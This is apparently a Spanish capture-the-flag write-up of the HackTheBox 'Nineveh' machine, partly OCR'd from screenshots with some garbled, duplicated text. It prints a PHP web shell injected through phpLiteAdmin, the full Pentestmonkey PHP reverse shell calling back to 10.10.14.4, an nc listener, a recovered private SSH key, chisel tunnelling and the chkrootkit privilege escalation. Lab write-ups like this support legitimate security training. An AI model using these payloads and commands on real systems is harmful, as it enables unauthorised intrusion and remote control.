Powered by [phpLiteAdmin](#) | Page generated in 0.0015 seconds.

cambio el nombre por mybd.php

**phpLiteAdmin v1.9**

Documentation | License | Project Site

**Change Database**

[rw] [mybd.php](#)  
[rw] test

[mybd.php](#)

mybd.php

Structure SQL Export Import Vacuum Rename Database Delete Database

Database '/var/tmp/mybd' has been renamed to '/var/tmp/mybd.php'.

Rename database '/var/tmp/mybd.php' to [/var/tmp/mybd.php](#) [Rename](#)

vamos LFI y probamos

<http://nineveh.htb/department/manage.php?notes=/var/tmp/mybd.php&cmd=hostname>

← → C ⌂ nineveh.htb/department/manage.php?notes=/var/tmp/mybd.php&cmd=hostname

YouTube DeepL Translate - El m... Machine Excell Training ACTIVE DIRECTORY

Home Notes Logout

No Note is selected.

No nos sirvio sin embargo recordemos que el LFI sirve solo con la cadena ninevehNotes.txt entonces modiflico el nombre de mi bd

**phpLiteAdmin v1.9**

Documentation | License | Project Site

**Change Database**

[rw] [ninevehNotes.txt.mybd.php](#)  
[rw] test

[ninevehNotes.txt.mybd.php](#)

ninevehNotes.txt.mybd.php

Structure SQL Export Import Vacuum Rename Database Delete Database

Database '/var/tmp/mybd.php' has been renamed to '/var/tmp/ninevehNotes.txt.mybd.php'.

Rename database '/var/tmp/ninevehNotes.txt.mybd.php' to [/var/tmp/ninevehNotes.txt.mybd.php](#) [Rename](#)

Powered by phpLiteAdmin | Page generated in 0.0019 seconds.

probamos de nuevo

<http://nineveh.htb/department/manage.php?notes=/var/tmp/ninevehNotes.txt.mybd.php&cmd=hostname>

SQLite format 3@ -0  
CREATE TABLE tablavuln ('nineveh' TEXT)

<http://nineveh.htb/department/manage.php?notes=/var/tmp/ninevehNotes.txt.mybd.php&cmd=whoami>

SQLite format 3@ -0  
CREATE TABLE tablavuln ('www-data' TEXT)

Reverse shell:

Antes de probar la reverse shell tuvimos que cambiar esta parte añadir echo debido a que no agarraba la

reverse shell

YouTube DeepL Translate - El m... Machine Excell Training ACTIVE DIRECTORY

**phpLiteAdmin v1.9**

Documentation | License | Project Site

**Change Database**

[rw] [ninevehNotes.txt.mybd.php](#)  
[rw] test

ninevehNotes.txt.mybd.php  
[table] [tablavuln](#)

ninevehNotes.txt.mybd.php → tablavuln

Editing column '<?php system(\$\_GET["cmd"]);?>' on table 'tablavuln'

Due to the limitations of SQLite, only the field name and data type can be modified.

Field	Type
<?php echo system(\$_REQUEST)	TEXT

Save Changes Cancel

}

sin embargo intentamos y no funciona

← → ⌂ ⌂ nineveh.htb/department/manage.php?notes=/var/tmp/ninevehNotes.txt.mybd.php&cmd=/bin/ba: 90% ☆

YouTube DeepL Translate - El m... Machine Excell Training ACTIVE DIRECTORY

Home Notes Logout



The banner features a yellow background with a black silhouette of a city skyline under construction. Three cranes are visible against a yellow sky with white clouds. The text "UNDER CONSTRUCTION" is prominently displayed in large yellow letters, with a yellow exclamation mark preceding "UNDER". Below the main title, the word "CONSTRUCTION" is repeated three times in smaller yellow letters. A yellow and black striped caution tape runs across the bottom of the banner.

SQLITE format 3@ -0  
00^0tabletablavulntablavulnCREATE TABLE 'tablavuln' (' TEXT)

por lo cual decidimos utilizar en el valor de campo la Pentestmonkey's reverse shell php

https://10.10.10.43/db/index.php?table=tablavuln&action=row\_create&confirm=1

YouTube DeepL Translate - El m... Machine Excell Training ACTIVE DIRECTORY

**phpLiteAdmin v1.9**

Documentation | License | Project Site

**Change Database**

[rw] ninevehNotes.txt.mybd.php [rw] test

ninevehNotes.txt.mybd.php [table] tablavuln

**Create New Database [?]**

[Create] Log Out

Return

1 row(s) inserted.

```
INSERT INTO "tablavuln" ("shell") VALUES ('<?php // php-reverse-shell - A Reverse Shell implementation in PHP // Copyright (C) 2007 pentestmonkey@pentestmonkey.net set_time_limit (0); $VERSION = "1.0"; $ip = "10.10.14.4"; // You have changed this $port = 1234; // And this $chunk_size = 1400; $write_a = null; $error_a = null; $shell = "uname -a; w; id; /bin/sh -"; $daemon = 0; $debug = 0; // Daemonise ourselves if possible to avoid zombies later // pcntl_fork is hardly ever available, but will allow us to daemonise // our php process and avoid zombies. Worth a try... if (function_exists("pcntl_fork")) { // Fork and have the parent process exit $pid = pcntl_fork(); if ($pid == -1) { printf("ERROR: Can't fork"); exit(1); } if ($pid) { exit(0); // Parent exits } Make the current process a session leader // Will only succeed if we forked if (posix_setsid() == -1) { printf("Error: Can't setsid"); exit(1); } $daemon = 1; } else { printf("WARNING: Failed to daemonise. This is quite common and not fatal."); } // Change to a safe directory chdir(""); // Remove any umask we inherited umask(0); // Do the reverse shell... // Open reverse connection $sock = fsockopen($ip, $port, $errno, $errstr, 30); if ($sock) { print($errstr . $errno); exit(1); } // Spawn shell process $descriptorspec = array(0 => array("pipe", "r"), // std in is a pipe that the child will read from 1 => array("pipe", "w"), // std out is a pipe that the child will write to ); $process = proc_open($shell, $descriptorspec, $pipes); if (!is_resource($process)) { print("ERROR: Can't spawn shell"); exit(1); } // Set everything to non-blocking // Reason: Occasionally reads will block, even though stream_select tells us they won't stream_set_blocking($pipes[0], 0); stream_set_blocking($pipes[1], 0); stream_set_blocking($pipes[2], 0); print("Successfully opened reverse shell to $ip:$port"); while (1) { // Check for end of TCP connection if (feof($sock)) { print("ERROR: Shell connection terminated"); break; } // Check for end of STDOUT if (feof($pipes[1])) { print("ERROR: Shell process terminated"); break; } // Wait until a command is sent down $sock, or some command output is available on STDOUT or STDERR $read_a = array($sock, $pipes[1], $pipes[2]); $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null); // If we can read from the process's STDIN if (in_array($sock, $read_a)) { if ($debug) print("SOCK READ"); $input = fread($sock, $chunk_size); if ($debug) print("SOCK: $input"); fwrite($pipes[0], $input); } // If we can read from the process's STDERR // send data down top connection if (in_array($pipes[2], $read_a)) { if ($debug) print("STDERR READ"); $input = fread($pipes[2], $chunk_size); if ($debug) print("STDERR: $input"); fwrite($sock, $input); } // Like print, but does nothing if we've daemonised ourselves // (I can't figure out how to redirect STDOUT like a proper daemon) function print($string) { if (!$daemon) { print("$string"); } } } >> )
```

y este si funciona

<http://nineveh.htb/department/manage.php?notes=/var/tmp/ninevehNotes.txt.mybd.php>

File Actions Edit View Help

kali@kali: ~/machineshtb/Nineveh kali@kali: ~/machineshtb/Nineveh

```
(kali㉿kali) [~/machineshtb/Nineveh] Machine Excell Training ACTIVE DIRECTORY
$ nc -lvp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from nineveh.htb [10.10.10.43] 35954
Linux nineveh 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
18:14:20 up 18:16, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

## Port knocking

vemos que servicios tenemos actualmente  
service --status-all

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ service --status-all
[ + ] acpid
[ + ] apache2
[ + ] apache2-mpm-prefork
[ + ] apache2-mpm-worker
[ + ] apparmor
[ + ] apport
[ + ] atd
[ - ] bootmisc.sh
[ - ] checkfs.sh
[ - ] checkroot-bootclean.sh
[ - ] checkroot.sh
```

para ver su estado activo  
service --status-all | grep +

```
[ + ] acpid
[ + ] apache-htcacheclean
[ + ] apache2
[ + ] apparmor
[ + ] apport
[ + ] atd
[ + ] console-setup
[ + ] cron
[ + ] dbus
[ + ] grub-common
[ + ] irqbalance
[ + ] iscsid
[ + ] keyboard-setup
[ + ] kmod
[ + ] knockd
[ + ] lvm2-lvmetad
[ + ] lvm2-lvmpolld
[ + ] lxcfs
[ + ] mdadm
```

encontramos el servicio knockd y buscando en internet encontramos que knockd es un servidor de port-knock escucha todo el tráfico buscando secuencias o golpes (knock) un cliente realiza estos golpes enviando un paquete TCP o UDP a un puerto del servidor, el puerto no necesariamente tiene que estar abierto. **Cuando el servidor detecta una secuencia específica de puertos, ejecuta un comando definido en su archivo de configuración. Esto se puede utilizar para abrir agujeros en un cortafuegos para un acceso rápido.**

buscamos el archivo de configuración en la máquina víctima  
**/etc/knockd.conf**.

```
cat /etc/knockd.conf
```

```
[+] urandom
$ cat /etc/knockd.conf
[options]
logfile = /var/log/knockd.log
interface = ens160

[openSSH]
sequence = 571, 290, 911
seq_timeout = 5
start_command = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
tcpflags = syn

[closeSSH]
sequence = 911,290,571
seq_timeout = 5
start_command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
tcpflags = syn
```

```
[+] evme2 evme2d
[+] lvm2-lvmpolld
[+] lxcfs
[+] mdadm
```

encontramos el servicio knockd y buscando en knockd es un servidor de port-knock ejecutando enviando un paquete TCP o UDP a un puerto

una secuencia específica de puertos, ejecutando agujeros en un cortafuegos para un acceso.

buscamos el archivo de configuración en la ruta `/etc/knockd.conf`.

allí encontramos que si golpeamos o realizamos peticiones a los puertos 571,290 y 911 se abre el port 22 si si golpeamos o realizamos peticiones a los puertos 911,290 y 571 se cierra el port 22.

Pero para que necesitariamos abrir el port 22 ?

Recordemos el archivo de secure\_notes

[https://10.10.10.43/secure\\_notes/](https://10.10.10.43/secure_notes/)



Buscaremos si tiene algo oculto (esteganografía)  
con la herramienta zsteg encontramos un posible archivo.

```

kali㉿kali:[~/machineshtb/Nineveh]
$ zsteg nineveh.png
[?] 10240 bytes of extra data after image end (IEND), offset = 0x2bf8d0
extradata:0 .. file: POSIX tar archive (GNU)
00000000: 73 65 63 72 65 74 2f 00 00 00 00 00 00 00 00 00 |secret|.....
00000010: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
9 *
0 st00000060:b00 00f0010030.30g30e30se37e35t35 00 30 30 30 30 30 |....0000755.0000|
1 co00000070: 30 34 31 00 30 30 30 30av30 34 B1 00 30 30 30 30 |041.0000041.0000|
2 para extraer informacion de un archivo es con -sf luego
3 00000080: 30 30 30 30 30 30 30 00 31 33 31 32 36 30 36 30 |0000000.13126060|
3 00000090: 32 37 37 00 30 31 32 33 37 37 00 20 35 00 00 00 |277.012377. 5 ...|
4 000000a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
4 steghide extract -sf jpeg1.jpeg -p password123
5 *
5 00000100:
6 meta Software .. text: "Shutter"
7 imagedata .. file: little endian ispell 3.0 hash file,
8 b1,bgr,msb,xyta utilizada tektig "VE6#Z&kkt" steghide pero para pngs, tambien soporta formatos BMP
9 b1,bgr,msb,xy .. text: "tlS5TeG2Z"
10 p2,rgb,lsb,xyificar que el bit menos significativo es el primero utilizamos la flag
11 p4,b,lsb,xy .. file: OpenPGP Secret Key
12 p4,bgr,lsb,xy .. file: PGP Secret Sub-key -
13 se tomo la ayuda de : https://www.aldeid.com/wiki/Zsteg
14 mas significato flag: --msb

```

#####caracteres ocultos ##### con el comando strings podemos ver que cadenas de caracteres tiene y encontramos una llave ssh

```

(kali㉿kali:[~/machineshtb/Nineveh]
$ strings nineveh.png

```

```

ustar
www-data
www-data
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAr9EUD7bwqbEsEpIeTr2KGPF/wk8YAR0Z4mmvHNJ3UfsAhpI
H9/Bz1abFbrt16vH6/jd8m0urg/Em7d/FJncpPiIH81JbJ0pyTBvIAGNK7PhaQXU
PdT9y0xEEH0apbJkuKnP4FH5Zrq0nh0DTa2WxDcSS1ndt/M8r+eThx1bVznLBG5
FQq1/wmB65c8bds5tETlacr/150fv1A2j+vIdggxNgm8A34xZiP/WV7+7mhgvcnI
3oqwvxCI+VGhQZh0V9Pdj4+D4l023Ub9KyGm40tinCXePsMdY4KOLTR/z+oj4sQT
X+/1/xcl61LADcYk0Sw42b0b+yBEyc1TTq1NEQIDAQABAoIBAFvDbvvPgbr0bjTn
KiI/FbjUtKWpWFNDpYd+TybsnbD0qPw8JpKKTJv79fs2KxMRVCdlV/IAVW3QAk
FYDm5gTLIfuPDoV5jq/9Ii38Y0DozRG1DoFcni/mB92f6s/sQYCarjcBOKDUL5z
GRZtIwb1RDgRAXbxGoGZQDqeHqaHciGFOugKQJmupo5hX0kfMg/G+Ic0Ij45uoR
JZecF3lx0kx0Ay85DcBkoYRiyn+nNgr/APJBXe9Ibkq4j0lj29V5dT/HSoF17VWo
9odiTBWwwzPVv0i/JEGc6sXUD0mXevoQIA9SkZ20JX08JoaQcRz628d0dukG6Utu
Bato3bkCgYEAt5w2Hfp2Ayol24bDejSDj1Rjk6REn5D8TuELQ0cffPujZ4szXW5Kb
ujOUscFgZf2P+70UnaceCCAPNYmsaSVSCM0KCJQt5kLY2DLWNUaCU30EpREIWkyL
1tXMOZ/T5fV8RQAZrj1BMxl+/UiV0IIbgF07sPqSA/uNXwx2cLCkhucCgYEAwP3b
vCMuW7qAc9K1Amz3+6dfa9bngtMjpr+wb+IP5UKMuhi1mwchWKjFIF8zI8CY0Iakx
Ddh0a4x+0MQEtKXtgaADuHh+NGltTLLckfEAMNGQHFBgWgBRS8EjXJ4e55hFV89
P+6+1FXXA1r/Dt/zIYN3Vtgo28mNNyK7rCr/pUcCgYEAgHMDcp7hRLfbQWkksGzC
fGuUhwWkmb1/ZwauNJHbSIwG5ZFFgGcm8ANQ/0k2gDzQ2PCrD2Iizf2UtvzMvr+i
tYXXuCE4yzenjrnkYEXMmjw0V9f6PskxwRemq7pxAPzSk0GVBUrEfnYEJSc/MmXC
iEBMuPz0RAaK93Zk0g3Zya0CgYBYbPhdP5FiHhX0+7pMHjmRaKLj+lehLbTMflB1
MxMtBEmigOnBPVn56Ssov+bmK+GZOMUGu+A2WnqeiuDMjB99s8jpjkztOeLmPh
PNilsNNjfnt/G3RZiq1/Uc+6dFrv0/AIdw+goqQduXfc00iNlr7o5c0/Shi9tse
i6UOyQKBgCgvck5Z1iLrY1q05iZ3uVr4pqXHyG8ThrsTffkSVrBKHTmsXgtRhHoc
il6RYzQV/2ULgUBfAwdZDNtGxbu5oIUB938TCaLsHFDK6mSTbvB/DywYYScAWwF7
fw4LVXdQMjNJC3sn3JaqY1zJkE4jXlZeNQvCx4ZadtdJD9i0+EUG
-----END RSA PRIVATE KEY-----
secret/nineveh.pub

```

pero de que usuario es?

vamos al home y vemos que hay un solo usuario tambien lo vemos en el directorio department

```
$ cd ..
$ cd /home
$ ls
amrois
$
```

- Have you fixed the login page yet! hardcoded username and password is really bad idea!
  - check your secret folder to get in! figure it out! this is your challenge
  - Improve the db interface.
- ~amrois

damos permisos a la llave.

```
(kali㉿kali) [~/machineshtb/Nineveh] Mach
$ chmod 600 llavessh.txt
```

#####

# Port knocking

en una nota dice que

```
www-data@nineveh:/var/mail$ cat amrois
cat amrois
From root@nineveh.htb Fri Jun 23 14:04:19 2017
Return-Path: <root@nineveh.htb>
X-Original-To: amrois
Delivered-To: amrois@nineveh.htb
Received: by nineveh.htb (Postfix, from user id 1000)
          id D289B2E3587; Fri, 23 Jun 2017 14:04:19 -0500 (CDT)
To: amrois@nineveh.htb
From: root@nineveh.htb
Subject: Another Important note!
Message-ID: <20170623190419.D289B2E3587@nineveh.htb>
Date: Fri, 23 Jun 2017 14:04:19 -0500 (CDT)
```

Amrois! please knock the door next time! 571 290 911

knocking sequence is

knock the right combination

IP address to access

buscando en internet el ataque Port Knocking vemos que

[https://sushant747.gitbooks.io/total-oscp-guide/content/port\\_knocking.html](https://sushant747.gitbooks.io/total-oscp-guide/content/port_knocking.html)

installar knockd

apt-get install knockd

luego ejecutar la secuencia con el flag -v

knock -v 10.10.10.43 571 290 911

```
└$ knock -v 10.10.10.43 571 290 911
hitting tcp 10.10.10.43:571
hitting tcp 10.10.10.43:290
hitting tcp 10.10.10.43:911
```

buscan  
<https://>  
installa  
apt-get  
luego e  
knock

escaneamos nuevamente pero no nos sirvio  
por lo cual utilizamos un poco de bash

```
for x in 571 290 911; do nmap -Pn --host-timeout 201 --max-retries 0 -p $x 10.10.10.43; done
```

```

apt-get install knockd
See the output of nmap -h for a summary of options.
Idego ejecutar la secuencia con el flag -v
knock -v 10.10.10.43 571 290 911

(kali㉿kali)-[~/machineshtb/Nineveh]
$ for x in 571 290 911; do nmap -Pn --host-timeout 201 --max-retries 0 -p $x 10.10.10.43; done
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-24 19:23 -05
Warning: 10.10.10.43 giving up on port because retransmission cap hit (0).
Nmap scan report for nineveh.htb (10.10.10.43)
      nmap 10.10.10.43:290
Host is up.

PORT      STATE      SERVICE
571/tcp    filtered  umeter

(kali㉿kali)-[~/machineshtb/Nineveh]apt-get
$ [escaneamos nuevamente pero no nos sirvio por lo cual utilizaremos un poco de bash]

PORT      STATE      SERVICE
290/tcp   filtered  unknown

nos conectamos por ssh
Nmap done: 1 IP address (1 host up) scanned in 1.03 seconds
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-24 19:23 -05
Warning: 10.10.10.43 giving up on port because retransmission cap hit (0).
Nmap scan report for nineveh.htb (10.10.10.43)
Host is up.

PORT      STATE      SERVICE
911/tcp   filtered  xact-backup

```

sin embargo no nos funciono probe con varios comandos con nmap y no me funciono buscando en internet encontre este writeup

<https://benheater.com/hackthebox-nineveh/>

parece que es un problema con los servidores vpn entonces utilizaremos la solucion que dio el usuario usando chisel.

#####Port forwarding Chisel#####

vemos los puertos abiertos y cerrados que tenemos con el siguiente comando  
netstat -antup

```

www-data@nineveh:/var/mail$ netstat -antup
netstat -antup
(Not all processes could be identified, non-owned processes info will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State       PID/Program name
tcp      0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp      0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp      0      0 0.0.0.0:443             0.0.0.0:* address (1 h
tcp      0      296 10.10.10.43:42286      10.10.14.4:1234      ESTABLISHED
tcp      0      0 10.10.10.43:80            10.10.14.4:51910     ESTABLISHED
tcp6     0      0 ::1:22                  ::*:*
udp      0      0 10.10.10.43:52447        1.1.1.1:53           ESTABLISHED
udp      0      0 10.10.10.43:44685        1.0.0.1:53           ESTABLISHED
www-data@nineveh:/var/mail$ [escaneamos nuevamente pero no nos sirvio por lo cual utilizaremos un poco de bash]

```

el puerto 22 esta en escucha pero no tiene direccion establecida por lo que vimos en el port knock

descargamos chisel

<https://github.com/jpillora/chisel/releases/tag/v1.8.1?ref=benheater.com>



```
wget https://github.com/jpillora/chisel/releases/download/v1.8.1/chisel_1.8.1_linux_amd64.gz
```

```
(kali㉿kali)-[~/machineshtb/Nineveh] Machine Excell □ Training □ ACTIVE DIRECTORY
└─$ ls
chisel_1.8.1_linux_amd64.gz  hydra.restore  llavessh.txt  Nineveh.ctb
GuillaumeSmaha, ip-rw, and 12 other contributors
(kali㉿kali)-[~/machineshtb/Nineveh]
└─$ wget https://github.com/jpillora/chisel/releases/download/v1.8.1/chisel_1.8.1_linux_amd64.gz
```

descomprimimos con

qzip -d chisel 1.8.1 linux amd64.gz y cambiamos el nombre

```
(kali㉿kali)-[~/machineshtb/Nineveh/chisel]
$ gzip -d chisel_1.8.1_linux_amd64.gz

(kali㉿kali)-[~/machineshtb/Nineveh/chisel]
$ ls
chisel_1.8.1_linux_amd64

(kali㉿kali)-[~/machineshtb/Nineveh/chisel]
$ mv chisel_1.8.1_linux_amd64 chisel

(kali㉿kali)-[~/machineshtb/Nineveh/chisel]
$ ls
chisel

(kali㉿kali)-[~/machineshtb/Nineveh/chisel]
```

damos permisos

```
(kali㉿kali)-[~/machineshtb/Nineveh/chisel] $ chmod u+x chisel
```

levantamos python y transferimos  
python3 -m http.server 2000

```
(kali㉿kali)-[~/machineshtb/Nineveh/chisel]$ excell Training ACTI
$ python3 -m http.server 2000
Serving HTTP on 0.0.0.0 port 2000 (http://0.0.0.0:2000/) ...
27.0.0.1 - - [25/Sep/2023 22:37:26] "GET / HTTP/1.1" 200 -
27.0.0.1 - - [25/Sep/2023 22:37:26] code 404, message File not found
27.0.0.1 - - [25/Sep/2023 22:37:26] "GET /favicon.ico HTTP/1.1" 404
0.10.10.43 - - [25/Sep/2023 22:38:51] code 404, message File not found
0.10.10.43 - - [25/Sep/2023 22:38:51] "GET /chisel/ HTTP/1.1" 404 -
0.10.10.43 - - [25/Sep/2023 22:39:09] "GET /chisel HTTP/1.1" 200 -
```

```
www-data@nineveh:/tmp$ wget http://10.10.14.4:2000/chisel
wget https://10.10.14.4:2000/chisel
-- 2023-09-25 22:39:07 -- http://10.10.14.4:2000/chisel
Connecting to 10.10.14.4:2000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 8384512 (8.0M) [application/octet-stream]
Saving to: 'chisel'

chisel          100%[=====] 8.00M 2.35MB/s in 3.6s

2023-09-25 22:39:10 (2.23 MB/s) - 'chisel' saved [8384512/8384512]

www-data@nineveh:/tmp$
```

levantamos el tunel en nuestra maquina kali

```
sudo ./chisel server --port 443 --reverse &
```

```
[2] + suspended (tty output) sudo ./chisel server --port 443 --reverse
(kali㉿kali)-[~/machineshtb/Nineveh/chisel]
$ sudo ./chisel server --port 443 --reverse
[sudo] password for kali:
2023/09/25 22:47:37 server: Reverse tunnelling enabled
2023/09/25 22:47:37 server: Fingerprint +HgTKuK552sxEh2bKSIwUdDQ9cj27cPFHKvM1WFzXZk=
2023/09/25 22:47:37 server: Listening on http://0.0.0.0:443
2023/09/25 22:49:57 server: session#1: tun: proxy#R:2222⇒22: Listening
```

levantamos el tunel en nuestra maquina kali

cambiamos permisos en chisel

```
www-data@nineveh:/tmp$ chmod +x chisel
www-data@nineveh:/tmp$
```

OxBEN HackTheBox | Nineveh

WASTE Pentesting  
www-data@nineveh:/tmp\$ ./chisel client 10.10.14.4:443 R:2222:127.0.0.1:22  
./chisel client 10.10.14.4:443 R:2222:127.0.0.1:22 remote machine  
Port Forwarding

una vez ejecutado en kali nos aparece sesion #1

nos conectamos por ssh teniendo en cuenta que cambiamos por el port 2222 y el localhost  
ssh -i llavessh.txt amrois@127.0.0.1 -p 2222

```
(kali㉿kali)-[~/machineshtb/Nineveh]
$ ssh -i llavessh.txt amrois@127.0.0.1 -p 2222
Ubuntu 16.04.2 LTS
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

287 packages can be updated.
206 updates are security updates.

You have mail.
Last login: Mon Jul  3 00:19:59 2017 from 192.168.0.14
amrois@nineveh:~$
```

una vez ejecutado en kali nos aparece sesion #1

nos conectamos por ssh teniendo en cuenta que cambiamos por el port 2222  
ssh -i llavessh.txt amrois@127.0.0.1 -p 2222

##### Escalar privilegios #####  
Al buscar procesos como root encontramos

ps -aux | grep root

```
root      1297  0.0  0.5  65524  5372 ?        Ss   20:45  0:00 /usr/sbin/sshd -D
root      1318  0.0  0.0   5228   160 ?        Ss   20:45  0:00 /sbin/iscsid
root      1319  0.0  0.3   5728   3520 ?        S<Ls  20:45  0:01 /sbin/iscsid
root      1397  0.0  0.1  15944  1788 tty1     Ss+  20:45  0:00 /sbin/agetty --noclear tty1 linux
root      1414  0.0  2.5  270376  26032 ?        Ss   20:45  0:00 /usr/sbin/apache2 -k start
amrois    2698  0.0  0.0  14228   984 pts/1     S+   23:01  0:00 grep --color=auto root
root      7221  0.0  0.0     0     0 ?        S     20:51  0:00 [kworker/0:0]
root     15825  0.0  0.0     0     0 ?        S     21:00  0:00 [kworker/0:2]
root     28313  0.0  0.6  95372  7020 ?        Ss   22:54  0:00 sshd: amrois [priv]
amrois@nineveh:~$
```

pero no parece ser interesante

con el comando crontab -l podemos ver que trabajos se ejecutan en un periodo y encontramos uno que se ejecuta cada 10 minuto s

crontab -l

```

/home/amrois/bin:/home/amrois/.local/bin:/usr/local/sbin:/usr/local/bin:/u
amrois@nineveh:~$ crontab -l
# Edit this file to introduce tasks to be run by cron.  To be updated.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task. You have mail.
#
# Last login: Mon Jul  3 00:19:59 201
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) goes to the
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
*/10 * * * * /usr/sbin/report-reset.sh
amrois@nineveh:~$ 

```

root	1297	0.0	0.5	65524	53	
root	1318	0.0	0.0	5228	1	
root	1319	0.0	0.3	5728	35	
root	1397	0.0	0.1	15944	17	
root	1414	0.0	2.5	270376	260	
root	1519	0.0	0.0	1288	9	
root	7221	0.0	0.0	0		
root	15825	0.0	0.0	0		
root	28313	0.0	0.6	95372	70	

si hacemos un cat y vemos sus permisos

```

*/10 * * * * /usr/sbin/report-reset.sh

amrois@nineveh:~$ cat /usr/sbin/report-reset.sh
#!/bin/bash

rm -rf /report/*.txt
amrois@nineveh:~$ ls -la /usr/sbin/report-reset.sh
-rwxr-x-- 1 amrois amrois 34 Jul  2 2017 /usr/sbin/report-reset.sh
amrois@nineveh:~$ 

```

tambien podemos usar el script pspy

```

#####
#####buscar tareas pspy#####
lo descargamos y lo transferimos a la maquina victima
https://github.com/DominicBreuker/pspy

```

2023-09-25 23:46:41 ERROR: 404: File not found.

```
amrois@nineveh:/tmp$ wget http://10.10.14.4:2000/pspy64
-- 2023-09-25 23:47:09 -- http://10.10.14.4:2000/pspy64
Connecting to 10.10.14.4:2000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'

  • Nineveh.ctb~          100%[=====] 2.60 MB/s
  • Nineveh.ctb~~
  • Nineveh.pdf
  • Nineveh.png

2023-09-25 23:47:10 (2.60 MB/s) - 'pspy64' saved [3104768/3104768]
```

le damos permisos

```
amrois@nineveh:/tmp$ ls
chisel  pspy64  systemd-private-2fa29a2f03af4357813304425ee55c64-systemd-timesyncd.service-K04120  vmware-root
amrois@nineveh:/tmp$ chmod +x pspy64
amrois@nineveh:/tmp$
```

ejecutamos y encontramos varios chkrootkit

./pspy64

```
2023/09/25 23:51:04 CMD: UID=0 PID=18378 | /bin/sh /bin/egrep (^|[A-Za-z0-9_])stapper([A-Za-z0-9_])
2023/09/25 23:51:04 CMD: UID=0 PID=18381 | /bin/sh /bin/egrep c
2023/09/25 23:51:04 CMD: UID=0 PID=18380 | /bin/sh /usr/bin/chkrootkit
2023/09/25 23:51:04 CMD: UID=0 PID=18379 | /bin/sh /usr/bin/chkrootkit
2023/09/25 23:51:04 CMD: UID=0 PID=18382 | /bin/sh /usr/bin/chkrootkit
2023/09/25 23:51:04 CMD: UID=0 PID=18385 | /bin/sh /bin/egrep 0.0:2002 [0.0:4156 [0.0:1978 [0.0:1812
2023/09/25 23:51:04 CMD: UID=0 PID=18384 | /bin/sh /usr/bin/chkrootkit
2023/09/25 23:51:04 CMD: UID=0 PID=18383 | /bin/sh /usr/bin/chkrootkit
2023/09/25 23:51:04 CMD: UID=0 PID=18387 | /bin/sh /usr/bin/chkrootkit... 200 OK
2023/09/25 23:51:04 CMD: UID=0 PID=18386 | /bin/sh /usr/bin/chkrootkit
2023/09/25 23:51:04 CMD: UID=0 PID=18388 | /bin/sh /usr/bin/chkrootkit
2023/09/25 23:51:04 CMD: UID=0 PID=18390 | /bin/sh /bin/egrep c
2023/09/25 23:51:04 CMD: UID=0 PID=18389 | /bin/sh /usr/bin/chkrootkit
2023/09/25 23:51:04 CMD: UID=0 PID=18391 | /bin/echo -n Checking `z2' ...
2023/09/25 23:51:04 CMD: UID=0 PID=18393 | /bin/sh /usr/bin/chkrootkit
2023/09/25 23:51:04 CMD: UID=0 PID=18392 | /bin/sh /usr/bin/chkrootkit
2023/09/25 23:51:04 CMD: UID=0 PID=18396 | /bin/sh /bin/egrep c
2023/09/25 23:51:04 CMD: UID=0 PID=18395 | /bin/sh /usr/bin/chkrootkit
2023/09/25 23:51:04 CMD: UID=0 PID=18394 | /bin/sh /usr/bin/chkrootkit
2023/09/25 23:51:04 CMD: UID=0 PID=18397 | /bin/sh /usr/bin/chkrootkit
2023/09/25 23:51:04 CMD: UID=0 PID=18399 | /bin/sh /bin/egrep (^|[A-Za-z0-9_])OSX_RSPLUG([A-Za-z0-
2023/09/25 23:51:04 CMD: UID=0 PID=18398 | /bin/sh /usr/bin/chkrootkit
2023/09/25 23:51:04 CMD: UID=0 PID=18402 | /bin/sh /bin/egrep c
```

vemos si podemos leer o ejecutar y no nos deja

```
amrois@nineveh:/tmp$ cat /usr/bin/chkrootkit
cat: /usr/bin/chkrootkit: Permission denied
amrois@nineveh:/tmp$ ls -la /usr/bin/chkrootkit
-rwx--x--x 1 root root 76181 Jul  2 2017 /usr/bin/chkrootkit
amrois@nineveh:/tmp$
```

buscando en internet chrootkit encontramos

Vulnerabilidad  
chkrootkit

chkrootkit exploit

X |

Videos Imágenes Github Noticias Shopping Maps Libros Vuelos Finance

Cerca de 55,100 resultados (0.25 segundos)

Exploit-DB  
<https://www.exploit-db.com/exp...> · Traducir esta página

Chkrootkit 0.49 - Local Privilege Escalation  
28 jun 2014 — We just found a serious **vulnerability** in the **chkrootkit** package, which may

**Steps to reproduce:**

- Put an executable file named 'update' with non-root owner in /tmp (not mounted noexec, obviously)
- Run chkrootkit (as uid 0)

